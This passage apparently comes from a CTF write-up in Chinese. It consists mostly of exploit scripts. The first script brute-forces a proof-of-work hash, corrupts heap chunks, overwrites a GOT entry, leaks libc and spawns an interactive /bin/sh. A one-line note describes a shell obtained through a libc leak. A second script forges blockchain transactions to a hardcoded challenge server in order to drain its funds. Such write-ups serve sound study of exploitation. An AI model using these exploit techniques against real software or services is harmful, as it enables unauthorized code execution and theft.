12. **import** hashlib
13. **import** string
14. guess = string.digits+string.letters


18. **def** brute\_hash(data,key):
19. guess = string.digits+string.letters
21. **for** i1 **in** guess:
22. **for** i2 **in** guess:
23. **for** i3 **in** guess:
24. **for** i4 **in** guess:
25. **if** hashlib.sha256(i1 + i2 + i3 + i4 + data).hexdigest() == key:
26. io.sendline(i1+i2+i3+i4)
28. mes = io.readline()
29. a = mes[12:28]
30. b = mes[33:-1]
31. **print** a
32. **print** b
33. brute\_hash(a,b)

36. **def** menu(idx):
37. io.recvuntil(">> ")
38. io.sendline(str(idx))
40. **def** add(sz, d):
41. menu(1)
42. io.recvuntil(":")
43. io.sendline(str(sz))
44. io.recvuntil(":")
45. io.send(d)
47. **def** edit(idx, d):
48. menu(2)
49. io.recvuntil(":")
50. io.sendline(str(idx))
51. io.recvuntil(":")
52. io.send(d)
54. **def** delete(idx):
55. menu(3)
56. io.recvuntil(":")
57. io.sendline(str(idx))
59. chunksize = 0x68
60. add(chunksize, '0')
61. add(chunksize, '1' \* chunksize)
62. add(chunksize, '2')
63. add(chunksize, '3')
64. add(chunksize, '4')
66. edit(1, '1' \* chunksize + '\xf0')
68. delete(0)
69. delete(2)
70. edit(1, '1' \* chunksize + '\xf1')
71. add(0xe0, '5')
72. delete(1)
73. delete(0)
74. addr = 0x6020ad
75. add(0xe0, '\x00' \* 0x68 + p64(0x78) + p64(0x78) + p64(addr))
76. add(chunksize, '6')
77. add(chunksize, '6' \* 3 + p64(0x602078) + p64(0x602060) + p64(0x602060))
78. edit(0, p64(0x400870)[:6])
79. delete(2)
80. libc\_addr = u64(io.recvuntil('\n')[:-1].ljust(8, '\x00')) - 0x36e80
81. **print** hex(libc\_addr)
82. edit(1, p64(libc\_addr + 283536))
83. io.send('/bin/sh')
85. io.interactive()

## warmup

xinted的一个特性，open tty会得到-1，泄露个libc，然后写个one\_gadget，就能getshell了

## Contract Smart

1. **import** requests
2. **import** json
3. **import** re
4. **import** uuid
5. **import** pickle
6. **import** rsa
8. **from** pprint **import** pprint
9. **from** hashlib **import** sha256
10. **from** copy **import** deepcopy as dp

13. **def** pubkey\_to\_address(pubkey):
14. **assert** pubkey.e == 65537
15. hexed = hex(pubkey.n)
16. **if** hexed.endswith('L'): hexed = hexed[:-1]
17. **if** hexed.startswith('0x'): hexed = hexed[2:]
18. **return** hexed
20. **def** gen\_addr\_key\_pair():
21. pubkey, privkey = rsa.newkeys(384)
22. **return** pubkey\_to\_address(pubkey), privkey


26. **def** find\_blockchain\_tail(blocks=None):
27. **return** max(blocks.values(), key=**lambda** block: block['height'])
29. **def** sign\_input\_utxo(input\_utxo\_id, privkey):
30. **return** rsa.sign(input\_utxo\_id, privkey, 'SHA-1').encode('hex')

33. s = requests.Session()
34. c = s.get('http://47.75.9.127:10012/6af948d659f0b7c5d3950a/').content

37. **def** get\_info():
38. c = s.get('http://47.75.9.127:10012/6af948d659f0b7c5d3950a/').content
39. globals()['bank\_addr'] = re.findall('bank\'s addr: (.\*?),', c)[0]
40. globals()['hacker\_addr'] = re.findall('your addr: (.\*?),', c)[0]
41. globals()['key'] = pickle.loads(re.findall('your privkey: (.\*?)\.', c)[0].decode('hex'))
42. globals()['chain'] = json.loads(re.findall('Blockchain Explorer: (.\*)', c)[0])
43. globals()['utxos'] = json.loads(re.findall('All utxos: (.\*)\.', c)[0])

46. get\_info()
48. block\_t = {
49. "nonce": "RR",
50. "prev": "",
51. "hash": sha256("123").hexdigest(),
52. "transactions": [{
53. "call\_smart\_contract": "",
54. "input": [],
55. "output": [],
56. "signature": [],
57. }]
58. }
60. output\_t = {
61. "addr": "",
62. "amount": 100,
63. "id": "",
64. }
66. **print** 'hacker:', hacker\_addr
67. **print** 'back:', bank\_addr

70. **def** buy\_token(k, c=100):
71. data = dp(block\_t)
72. output = dp(output\_t)
74. u = str(uuid.uuid4())
76. output['addr'] = bank\_addr
77. output['id'] = u
78. output['amount'] = c
80. data['prev'] = find\_blockchain\_tail(chain)['hash']
81. data['transactions'][0]['signature'] = [sign\_input\_utxo(k, key)]
82. data['transactions'][0]['call\_smart\_contract'] = 'buyTokens'
83. data['transactions'][0]['input'] = [k]
84. data['transactions'][0]['output'] = [output]
86. data = json.dumps(data)
87. s.headers.update({'Content-Type': 'applocation/json'})
88. **print** s.post('http://47.75.9.127:10012/6af948d659f0b7c5d3950a/create\_block', data=data).content
89. get\_info()
90. **return** u

93. **def** dd(dk=None, u=None):
94. data = dp(block\_t)
95. output = dp(output\_t)
97. **if** **not** u:
98. u = str(uuid.uuid4())
100. output['addr'] = hacker\_addr
101. output['amount'] = 0
102. output['id'] = u
104. data['prev'] = find\_blockchain\_tail(chain)['hash']
105. data['transactions'][0]['signature'] = [sign\_input\_utxo(u, key)]
106. data['transactions'][0]['output'] = [{'addr': hacker\_addr, 'amount': 0, 'id': str(uuid.uuid4())}]
107. data['transactions'][0]['input'] = [u]
109. data['transactions'].append({
110. 'signature': [],
111. 'output': [output],
112. 'input': []
113. })
115. data = json.dumps(data)
116. s.headers.update({'Content-Type': 'applocation/json'})
117. **print** s.post('http://47.75.9.127:10012/6af948d659f0b7c5d3950a/create\_block', data=data).content
118. get\_info()
119. **return** u


123. **def** withdraw(k, c=100):
124. data = dp(block\_t)
125. output = dp(output\_t)
127. u = str(uuid.uuid4())
128. output['addr'] = hacker\_addr
129. output['amount'] = c
130. output['id'] = u
132. data['prev'] = find\_blockchain\_tail(chain)['hash']
133. data['transactions'][0]['signature'] = []
134. data['transactions'][0]['call\_smart\_contract'] = 'withdraw'
135. data['transactions'][0]['output'] = [output]
136. data['transactions'][0]['input'] = [k]
138. data = json.dumps(data)
139. s.headers.update({'Content-Type': 'applocation/json'})
140. **print** s.post('http://47.75.9.127:10012/6af948d659f0b7c5d3950a/create\_block', data=data).content
141. get\_info()
142. **return** u

145. a\_address, a\_privkey = gen\_addr\_key\_pair()
147. uk = utxos.keys()[0]
148. k = utxos.keys()[1]
149. k = buy\_token(k, c=100)
150. k = withdraw(k)
152. **for** i, v **in** utxos.items():
153. **if** 'extra' **in** v:
154. **if** '-100' **in** v['extra']:
155. u = i
156. **break**
158. dk = dd(k, u=u)
159. k = buy\_token(k, c=100)
160. k = withdraw(uk, c=200)